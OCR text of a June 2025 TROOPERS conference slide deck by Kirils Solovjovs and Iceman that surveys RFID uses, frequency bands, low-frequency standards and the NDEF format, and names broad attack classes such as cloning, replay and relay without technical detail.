
Decoding RFID

A comprehensive overview of security, attacks, and the latest innovations

TROOPERS

Kirils Solovjovs & Iceman
Heidelberg, June 2025

Who is Iceman?




Been hacking RFID systems over a decade

Loves open source!

Uses **4** spaces instead of <tab>

- Kirils is a hacker of:
  - Network flow analysis & RE
  - Social engineering
  - Red Teaming & physical
- https://kirils.org/
- @k@chaos.social

- Likes bullet points
- Uses tabs, a single space, and zero spaces


SPACES
TABS
MIX

Outline

- Why?
- Where?
- How?
- Overview?
- Secure?
- Attacks?

Why is it relevant ?

While precise numbers are elusive without detailed industry reports or databases,

it is reasonable to estimate that there are **hundreds of billions** of RFID tags in use globally

That’s a lot of tags

Where is RFID used?

Where is RFID used?

- Machine readable document
- Car immobilizer system
- Payment system
- Entry system, Membership cards, hotel room
- Access control system, (badge systems, gate systems)
  - usually together with biometric system
- Ticket system, Public transportation, events
- Logistic system, Luggage / consignment tracking
- Toll collection system

Where is RFID used?

Machine readable documents, like passports!

Where is RFID used?

Car immobilizer systems

Where is RFID used?

Payment systems

Where is RFID used?

Entry systems, membership cards, hotel rooms

Where is RFID used?

Access control system, badges badges badges

Where is RFID used?


Ticket system, public transportation, events


Where is RFID used?

Logistic system, luggage/consignment tracking

Where is RFID used?


Toll collection systems





How does it work?

Layer model of RFID systems




Source: A Model-Based Methodology for Real-Time Verification and Optimization of UHF RFID Systems

Reader



FCC ID:OWROM5578-PN7150S
NXP
OM5578/PN7150S
PN7150 NFC Controller Board
PN7150 NFC Controller SBC Kit Rev1.0
22x22x3
Ind.00
SCL
SDA
VANT
VBAT
PVDD
GND
IRQ
VEN

Tag



Air Interface

RFID works with Induction



Overview of RFID technology


Different RFID technologies

- Low frequency (LF)
- High frequency (HF)
- Ultra high frequency (UHF)

Low Frequency

Low Frequency

- Simple IC's*
- Tag Talks First (TTF)
- One-way comms*
- Old technology
- Short Range




Low Frequency

*exception

Hitag Family

uses crypto



Low Frequency – attacks

- Clone
- Simulation
- Replay
- Hitag2 Crypto broken
- Weaponized readers

Low Frequency standards

- AWID
- COTAG
- DESTRON (FDX)
- EM
- FDXB
- Gallagher
- Guardall
- HID
- HITAG2/1/S/µ
- IDTECK
- Indala
- ioProx
- Jablotron
- Keri
- Motorola
- NEDAP
- Nexwatch
- Noralsy
- Pac/Stanley
- Paradox
- Paxton
- Presco
- Pyramid
- Securakey
- Texas Instrument
- T55xx
- Viking
- Visa2000

High Frequency

High Frequency

- Complex IC’s
- Advanced Crypto
- Digital Signatures
- Range 10 cm – 60 cm


High Frequency – NFC

- Near Field Communication
- NFC != RFID
- NFC is a subset of RFID
  - NDEF protocol

High Frequency – NFC

- NDEF – NFC Data Exhange Format
- Which is a binary protocol
  - NDEF Messages
  - Which contains NDEF records

NDEF


NDEF Message
(variable length)
NDEF Record
NDEF Record
NDEF Record
NDEF Record
(variable)
Record Header
Record Payload
variable
variable
Record Header
(6-9 bytes long)
TNF + Flags
Type Length
Payload Length
Payload Length
Payload Length
Payload Length
ID Length
Payload Type
Payload ID
1 byte
1 byte
1 byte
1 byte
1 byte
1 byte
1 byte
variable
variable
Message Flags
(1 byte long)
Message Begin
Message End
Chunk Flag
Short Record
ID Length
Type Name Format
1 bit
1 bit
1 bit
1 bit
1 bit (boolean)
3 bits

High Frequency – attacks

- Clone
- Simulation
- Replay
- Relay
- Sniffing
- Crypto attacks
- Weaponized readers

